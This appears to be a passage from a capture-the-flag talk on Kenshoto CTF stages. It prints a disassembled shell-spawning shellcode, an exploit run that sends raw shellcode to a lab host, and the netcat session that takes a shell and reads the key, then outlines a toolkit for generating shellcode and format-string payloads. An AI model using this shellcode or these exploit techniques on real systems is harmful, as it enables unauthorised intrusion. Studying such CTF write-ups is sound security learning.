0xbfbfe995:     push   %edx
0xbfbfe996:     mov    $0x1e,%al
0xbfbfe998:     int    $0x80
0xbfbfe99a:     xchg   %eax,%edi
0xbfbfe99b:     push   $0x2
0xbfbfe99d:     pop    %ecx
0xbfbfe99e:     push   $0x5a
0xbfbfe9a0:     pop    %eax
0xbfbfe9a1:     push   %ecx
0xbfbfe9a2:     push   %edi
0xbfbfe9a3:     push   %ecx
0xbfbfe9a4:     int    $0x80
0xbfbfe9a6:     dec    %ecx
0xbfbfe9a7:     jns    0xbfbfe99e
0xbfbfe9a9:     push   %eax
0xbfbfe9aa:     push   $0x68732f2f
0xbfbfe9af:     push   $0x6e69622f
0xbfbfe9b4:     mov    %esp,%ebx
0xbfbfe9b6:     push   %eax
0xbfbfe9b7:     push   %esp
0xbfbfe9b8:     push   %ebx
0xbfbfe9b9:     push   %ebx
0xbfbfe9ba:     mov    $0x3b,%al
0xbfbfe9bc:     int    $0x80
0xbfbfe9be:     nop
```

0x1100 - Sex Port 6969 and the Thrill of Conquest

```
atlas@arwen:/home/atlas/CTF-KenShoto/stage3 $ ./stage3hackplay-2.pl 192.168.255.128 31337 1 10
AUTH:team19:qaMtZgyosX:::
OK
bacon:jaXRhziáRBRBRjÍQSRjhXÍ°jÍRSR°ÍjYjZXQWQÍIyõPh//shh/binãPTSS°;Íç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿ç¿¿
```

```
atlas@arwen:/home/atlas $ nc -v 192.168.255.128 31337
192.168.255.128: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.255.128] 31337 (?) open
id
uid=1144(team19) gid=665(teams) groups=665(teams)
pwd
/usr/home/team19
cat /home/stage3/key
stage3="FakIuA9BLx2vyXq7Z9VWpw=="
```

0x1200 - Stages 4-7

- Over the following weeks
  - Mostly spent learning glibc artifacts
- stage4: Byte-overrun BOF in “client”
- stage5: FSE
- stage6: Hidden option: Careless fn ptr
- stage7: Precision-mismatch BOF
  - clearenv()
  - beabitch()

0x1300 – The Future of atlas

- Reversing has now become an addictive habit
- I will likely continue until my fingers and eyes no longer work
- b1nary pr0n.
  - 01100100011011110110110101100101011000100110000101100010011110001

0x1400 – Intro to @UtilityBelt

- hacklib.pl and hacklib.py
- genshell.pl and genshell.py
- genformatstring.pl and genformatstring2.pl
- genformatstring.py
- disass.pl (v1.0)
- disass.py (v2.0)
- Several others: un64/en64, ascii2binary/etc...

0x1410 - hacklib.pl

- Just a way to make the exploit writing easier:
- "do hacklib.pl"

0x1411 - genshell
0x1412 - genNOP
0x1413 - print_hex_reverse
0x1414 - genformatstring
0x1415 - xw

0x1420 - hacklib.py

- Just a way to make the exploit writing easier:
- "import hacklib"

0x1421 - genshell
0x1422 - genNOP
0x1423 - print_hex_reverse
0x1424 - genformatstring
0x1425 - xw

0x1430 - genformatstring.py

- Command-line access to “genformatstring()” from hacklib.py
  - genformatstring.py [--inline] <replaceaddy> <withaddy>
- Spits out some debugging data to <stderr>

0x1440 - disass.pl

- Original version (1.0)
- Fast, simple

0x1441 - Assembly (or rather, disassembly)

0x1442 - Global Offset Table (GOT)

0x1443 - Headers

0x1444 - Symbols

0x1445 - Libraries

0x1446 - GDB helpers (breaks and display settings ;)

0x1450 - disass.py

- New version (2.0) rewritten in Python
- Slower, more in-depth

0x1451 - Assembly (or rather, disassembly)

0x1452 - Global Offset Table (GOT)/PLT

0x1453 - Headers/Symbols/Libraries

0x1454 - DATA!

0x1455 - GDB helpers (breaks and display settings ;)

0x1500 - Interesting Info and Links:

- Hacking: The Art of Exploitation
- ExploitX.org link
  - http://www.exploitx.com/forum/azbb.php?1112286936
- Reversing: Secrets of Reverse Engineering
- atlas' potentially braindead tips to deadlisting.
- Elf File Format Specs:
  - http://refspecs.freestandards.org/elf/gabi4+/
- Gera's Insecure Programming exercises
  - http://community.core-sdi.com/~gera/InsecureProgramming/

0x1501 – More interesting links

- IA-32 Intel Architecture Software Dev Manuals
  - http://www.intel.com/design/pentium4/manuals/index_new.htm

0x1600 - Thanks:

- God
- Family and Friends
- Work
- Kenshoto
- DC Staff

0x1700 - Outtakes

- atlas' typing at 5am while sleeping... It's quite intriguing how words really *WANT* to appear!

```
8048969:       83 c4 10                .   add    $0x10,%esp
804896c:       8b 45 c4                .   mov    0xffffffc4(%ebp),%eax
804896f:       66 c7 00 01 00          .   movw   $0x1,(%eax).      .
SegFailt os if it weren' groumedeor.
8048974:       8b 5d c4                .   mov    0xffffffc4(%ebp),%ebx
8048977:       83 ec 0c                .   sub    $0xc,%esp
804897a:       ff 75 e8                .   pushl  0xffffffe8(%ebp)
804897d:       e8 16 fd ff ff          .   call   8048698 <_init+0x10c>
```